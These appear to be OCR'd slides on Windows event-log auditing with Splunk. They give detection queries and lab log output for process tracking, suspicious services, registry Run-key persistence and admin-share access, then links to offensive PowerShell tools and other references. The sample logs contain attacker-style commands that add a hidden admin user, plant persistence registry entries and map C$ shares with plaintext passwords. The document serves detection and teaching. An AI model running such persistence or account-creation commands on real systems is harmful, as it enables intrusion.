
PROCESS EXECUTION - MONITORED COMMANDS

Activity_Time	ComputerName	Account_Domain	Account_Name	Logon_ID	Process_Name	New_Process_Name	Process_Command_Line
05/23/2016 02:01:17 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x86aa6	nbtstat.exe	C:\Windows\System32\nbtstat.exe	nbtstat
05/23/2016 02:01:24 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x86aa6	nbtstat.exe	C:\Windows\System32\nbtstat.exe	nbtstat -a
05/23/2016 02:01:26 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x86aa6	nbtstat.exe	C:\Windows\System32\nbtstat.exe	nbtstat - A
05/23/2016 02:02:20 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x86aa6	whoami.exe	C:\Windows\System32\whoami.exe	whoami /?
05/23/2016 02:24:14 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net user TestUser1 Dartb0ard01! /ADD
05/23/2016 02:24:24 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net localgroup administrators TestUser1 /add
05/23/2016 02:27:39 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	reg.exe	C:\Windows\System32\reg.exe	reg add "HKLM\SYSTEM\CurrentControlSet\Services\SusSer" /v ImagePath /t REG_EXPAND_SZ /d \temp\evil.exe /f
05/23/2016 02:27:44 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	reg.exe	C:\Windows\System32\reg.exe	reg delete "HKLM\SYSTEM\CurrentControlSet\Services\SusSer" /f
05/23/2016 02:27:49 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	reg.exe	C:\Windows\System32\reg.exe	reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilKey /t REG_SZ /d "C:\flats\Evil\Binary.exe" /f
05/23/2016 02:27:54 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	reg.exe	C:\Windows\System32\reg.exe	reg delete "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v EvilKey /f
05/23/2016 02:28:44 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	NETSTAT.EXE	C:\Windows\System32\NETSTAT.EXE	netstat -ano
05/23/2016 02:28:44 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	nbtstat.exe	C:\Windows\System32\nbtstat.exe	nbtstat -n
05/23/2016 02:28:44 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	tasklist.exe	C:\Windows\System32\tasklist.exe	tasklist /v
05/23/2016 02:28:45 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	whoami.exe	C:\Windows\System32\whoami.exe	whoami
05/23/2016 02:28:45 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	whoami.exe	C:\Windows\System32\whoami.exe	whoami /groups
05/23/2016 02:28:45 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	whoami.exe	C:\Windows\System32\whoami.exe	whoami /user /groups
05/23/2016 02:29:00 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net use m: \\adc-lab1-v1-1\c$ /user:vtech\administrator Dartb0ard
05/23/2016 02:29:17 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net use n: \\adc-lab1-v1-2\c$ /user:vtech\administrator Dartb0ard
05/23/2016 02:29:22 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net use * /delete /y
05/23/2016 02:29:27 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net user TestUser1 P@ssw0rd01!
05/23/2016 02:29:32 CDT	MEM1-Lab1-V1.cisco.com	MEM1-LAB1-V1	Administrator	0x7aca0	net.exe	C:\Windows\System32\net.exe	net localgroup administrators TestUser1 /delete
05/23/2016 02:29:38 CDT	MEM1-Lab1-V1.cisco.com	CISCO	MEM1-LAB1-V1$	0x3e7	reg.exe	C:\Windows\System32\reg.exe	reg.exe delete HKCU\Software\Microsoft\Netmon3 /f

DASHBOARD & QUERIES – PROCESS TRACKING BY USER

- Show Who Is Running What…

```
index=win source=WinEventLog:Security EventCode=4688 NOT ("NT AUTHORITY\\SYSTEM" OR Account_Name=*$) | eval PID=tonumber(New_Process_ID, 16) | eval PPID=tonumber(Creator_Process_ID, 16) | eval "Activity Time"=(_time) | transaction ComputerName Account_Name Account_Domain mvlist=t keepevicted=true | table "Activity Time", ComputerName,Security_ID Account_Name, Logon_ID, Account_Domain, PID, New_Process_Name, Process_Command_Line, Token_Elevation_Type, PPID  | convert timeformat="%m/%d/%Y %H:%M:%S %Z" ctime("Activity Time") | sort Account_Name -"Activity Time"
```




UPDATED PROCESS ACTIVITY TRACKING

Activity Time	ComputerName	Security_ID	Account_Name	Logon_ID	Account_Domain	PID	New_Process_Name	Process_Command_Line
05/23/2016 00:34:14 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	3644	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"
05/23/2016 00:34:26 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	3788	C:\Windows\System32\ipconfig.exe	ipconfig /all
05/23/2016 00:34:32 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	148	C:\Windows\System32\ipconfig.exe	ipconfig
05/23/2016 00:34:42 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	2296	C:\Windows\System32\PING.EXE	ping 173.36.54.1
05/23/2016 00:34:48 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	2856	C:\Windows\System32\PING.EXE	ping jmp-rtp-002-p
05/23/2016 00:34:57 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	4828	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\wf.msc"
05/23/2016 00:35:25 CDT	mem1-lab1-v2.cisco.com	S-1-5-21-2487262911-4043373714-2844659958-500	Administrator	0x31cae48b	MEM1-LAB1-V2	5000	C:\Windows\System32\control.exe	"C:\Windows\System32\control.exe" SYSTEM
05/23/2016 00:08:37 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	6088	C:\Program Files\Microsoft Office\Office15\msoia.exe	"C:\Program Files\Microsoft Office\Office15\msoia.exe" scan upload
05/23/2016 00:08:37 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5652	C:\Windows\explorer.exe	C:\Windows\Explorer.EXE
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5720	C:\Program Files\VMware\VMware Tools\VMwareTray.exe	"C:\Program Files\VMware\VMware Tools\VMwareTray.exe"
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	992	C:\Program Files\VMware\VMware Tools\VMwareUser.exe	"C:\Program Files\VMware\VMware Tools\VMwareUser.exe"
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5584	C:\Program Files\McAfee\Host Intrusion Prevention\FireTray.exe	"C:\Program Files\McAfee\Host Intrusion Prevention\FireTray.exe"
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	640	C:\Windows\SysWOW64\runonce.exe	C:\Windows\SysWOW64\runonce.exe /Run6432
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	4528	C:\Program Files (x86)\SSH Communications Security\SSH Tectia\SSH Tectia AUX\Support binaries\ssh-broker-gui.exe	"C:\Program Files (x86)\SSH Communications Security\SSH Tectia\SSH Tec
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	4352	C:\Program Files (x86)\SSH Communications Security\SSH Tectia\SSH Tectia AUX\Support binaries\ssh-broker-gui.exe	"C:\Program Files (x86)\SSH Communications Security\SSH Tectia\SSH Tec
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5320	C:\Program Files (x86)\McAfee\VirusScan Enterprise\shstat.exe	"C:\Program Files (x86)\McAfee\VirusScan Enterprise\shstat.exe" /STANDA
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5368	C:\Program Files (x86)\McAfee\Common Framework\UdaterUI.exe	"C:\Program Files (x86)\McAfee\Common Framework\UdaterUI.exe" /Starte
05/23/2016 00:08:39 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	5516	C:\Program Files (x86)\SSH Communications Security\SSH Tectia\SSH Tectia Broker\ssh-tectia-configuration.exe	"ssh-tectia-configuration.exe" cmd_convert
05/23/2016 00:08:44 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	396	C:\Windows\System32\mmc.exe	"C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.r
05/23/2016 00:08:45 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	4516	C:\Windows\System32\shutdown.exe	C:\Windows\system32\shutdown.exe -unexpected
05/23/2016 00:10:42 CDT	MEM1-Lab1-V1.cisco.com	S-1-5-21-70706661-469265944-129554908-500	Administrator	0x1ba2c83	MEM1-LAB1-V1	6008	C:\Windows\explorer.exe	"C:\Windows\explorer.exe"

DASHBOARD & QUERIES – SUSPICIOUS SERVICES

- Shows Us If The Service Executable/Driver Is Not In \SYSTEM32\

```
search index=windows source=WinEventLog:Security TaskCategory="Registry" EventCode=4657 Object_Name="\\REGISTRY\\MACHINE\\SYSTEM\\ControlSet*"
Object_Value_Name=ImagePath (Old_Value!=*system32* OR New_Value!=*system32*) | table _time Account_Name Account_Domain Logon_ID ComputerName EventCode
Process_Name Operation_Type Object_Name  Old_Value_Type Old_Value  New_Value_Type New_Value   | sort -time
```




SUSPICIOUS SERVICES

_time	Account_Name	Account_Domain	Logon_ID	ComputerName	EventCode	Process_Name	Operation_Type	Object_Name	Old_Value_Type	Old_Value	New_Value_Type	New_Value
2016-05-24 04:29:20	Administrator	MEM1-LAB1-V1	0xcb758f	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\regedit.exe	Existing registry value modified	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\ADWS	REG_EXPAND_SZ	%systemroot%\ADWS\Microsoft.ActiveDirectory.WebServices.exe	REG_EXPAND_SZ	c:\windows\system32\1.exe
2016-05-24 04:13:16	Administrator	MEM1-LAB1-V1	0xcb758f	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\regedit.exe	Existing registry value modified	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\ADWS	REG_EXPAND_SZ	%systemroot%\ADWS\Microsoft.ActiveDirectory.WebServices.exe	REG_EXPAND_SZ	c:\windows\temp\malicious.exe
2016-05-24 04:13:59	Administrator	MEM1-LAB1-V1	0xcb758f	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\regedit.exe	Existing registry value modified	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\BITS	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k netsvcs	REG_EXPAND_SZ	c:\temp\runme.exe
2016-05-24 04:18:43	Administrator	MEM1-LAB1-V1	0xcb758f	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\regedit.exe	Existing registry value modified	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\BITS	REG_EXPAND_SZ	c:\temp\runme.exe	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k netsvcs
2016-05-24 04:19:15	Administrator	MEM1-LAB1-V1	0xcb758f	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\regedit.exe	Existing registry value modified	\REGISTRY\MACHINE\SYSTEM\ControlSet001\services\ADWS	REG_EXPAND_SZ	c:\windows\temp\malicious.exe	REG_EXPAND_SZ	%systemroot%\ADWS\Microsoft.ActiveDirectory.WebServ

DASHBOARD & QUERIES – REGISTRY PERSISTENCE KEY

- Identify Persistence Key Modifications.

```
index=windows source=WinEventLog:Security TaskCategory="Registry" EventCode=4657  NOT
(Object_Name="\\REGISTRY\\MACHINE\\SYSTEM\\ControlSet001\\services\\*") | table _time Account_Name Account_Domain ComputerName EventCode
Process_Name Operation_Type Object_Name  Old_Value  New_Value  | dedup Account_Name, ComputerName, Process_Name, Operation_Type,
Object_Name, Old_Value, New_Value | rename Account_Name AS "User", Account_Domain AS "User Domain", Process_Name AS "Process Making Change",
Operation_Type AS "Registry Operation", Object_Name AS "Registry Service Path", Old_Value AS "Old Registry Value", New_Value AS "New Registry Value"
```



REGISTRY PERSISTENCE KEY MODIFICATION

21h ag


_time	User	User Domain	ComputerName	EventCode	Process Making Change	Registry Operation	Registry Service Path	Old Registry Value	New Registry Value
2016-05-23 02:27:54	Administrator	MEM1-LAB1-V1	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\System32\reg.exe	Registry value deleted	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	C:\flats\Evil\Binary.exe	-
2016-05-23 02:07:31	Administrator	MEM1-LAB1-V1	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\System32\reg.exe	New registry value created	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	-	C:\flats\Evil\Binary.exe
2016-05-23 01:08:37	MEM1-LAB1-V1$	CISCO	MEM1-Lab1-V1.cisco.com	4657	C:\Windows\System32\wininit.exe	Existing registry value modified	\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon	39	5

Registry Persistence
https://blog.cylance.com/windows-registry-persistence-part-1-introduction-attack-phases-and-windows-services
https://blog.cylance.com/windows-registry-persistence-part-2-the-run-keys-and-search-order

DASHBOARD & QUERIES – SHARES ACCESSED

- Identify Shares Being Remotely Accessed

index=win EventCode=5140 NOT (Account_Name=*$ OR Account_Name="ANONYMOUS LOGON" OR "SYSVOL" OR "IPC") | eval "Activity Time"=(_time) | transaction Source_Address mvlist=t | table "Activity Time" Account_Name Source_Address Account_Domain host Share_Name EventCode | convert timeformat="%m/%d/%Y %H:%M:%S %Z" ctime("Activity Time") | sort "Activity Time"



SHARES REMOTELY ACCESSED

26m ago

Activity Time	Account_Name	Source_Address	Account_Domain	host	Share_Name	EventCode
05/23/2016 01:22:38 CDT 05/23/2016 05:14:32 CDT	Administrator Administrator	173.38.82.94 173.38.82.94	MEM1-LAB1-V2 MEM1-LAB1-V2	mem1-lab1-v2 mem1-lab1-v2	*\C$ *\C$	5140 5140
05/23/2016 02:23:23 CDT	Administrator	127.0.0.1	MEM1-LAB1-V1	MEM1-Lab1-V1	*\C$	5140
05/23/2016 04:47:46 CDT 05/23/2016 04:47:46 CDT 05/23/2016 04:47:46 CDT 05/23/2016 04:48:18 CDT 05/23/2016 05:06:40 CDT	iislam iislam iislam Administrator Administrator	10.228.24.45 10.228.24.45 10.228.24.45 10.228.24.45 10.228.24.45	CISCO CISCO CISCO MEM1-LAB1-V1 MEM1-LAB1-V2	MEM1-Lab1-V1 MEM1-Lab1-V1 MEM1-Lab1-V1 MEM1-Lab1-V1 mem1-lab1-v2	*\WSUSTemp *\WsusContent *\UpdateServicesPackages *\C$ *\E$	5140 5140 5140 5140 5140
05/23/2016 04:49:44 CDT	Administrator	10.65.86.186	MEM1-LAB1-V1	MEM1-Lab1-V1	*\C$	5140

NEXT STEPS

- POWERSHELL (version requirement)
  - EXPLOIT TOOLS
    - https://github.com/PowerShellMafia/PowerSploit
    - https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp
    - http://www.kitploit.com/2016/01/pownedshell-powershell-runspace-post.html
    - http://www.powertheshell.com/powershell-obfuscator/
  - LOGGING
    - https://www.petri.com/enable-powershell-logging
    - https://logrhythm.com/blog/powershell-command-line-logging/
- WMI
  - https://msdn.microsoft.com/en-us/library/aa826686%28v=vs.85%29.aspx
- SYSMON (FILE HASH)
  - https://technet.microsoft.com/en-us/sysinternals/sysmon
- FIREWALL
  - Audit Category: Object Access, Subcategory: Filtering Platform Connections (high event volume)

NEXT STEPS

- Useful Sources… (Thank You)

  https://www.ultimatewindowssecurity.com/Default.aspx
  http://eventopedia.cloudapp.net/Events/?/Operating+System/Microsoft+Windows
  https://helgeklein.com/download/
  https://technet.microsoft.com/en-us/library/cc731451.aspx
  https://www.404techsupport.com/2010/05/rsop-and-gpresult-must-know-tools-when-using-group-policy/
  http://www.stigviewer.com/stig/windows_8_8.1/2014-04-02/finding/V-43239
  http://www.computerstepbystep.com/turn-off-multicast-name-resolution.html
  https://support.microsoft.com/en-us/kb/299656
  https://technet.microsoft.com/en-us/library/cc766341%28v=ws.10%29.aspx
  https://technet.microsoft.com/en-us/sysinternals/bb963902.aspx

- Download “Windows Auditing Guide”
  - Download: https://cisco.box.com/v/15062016 (pwd: first_seoul)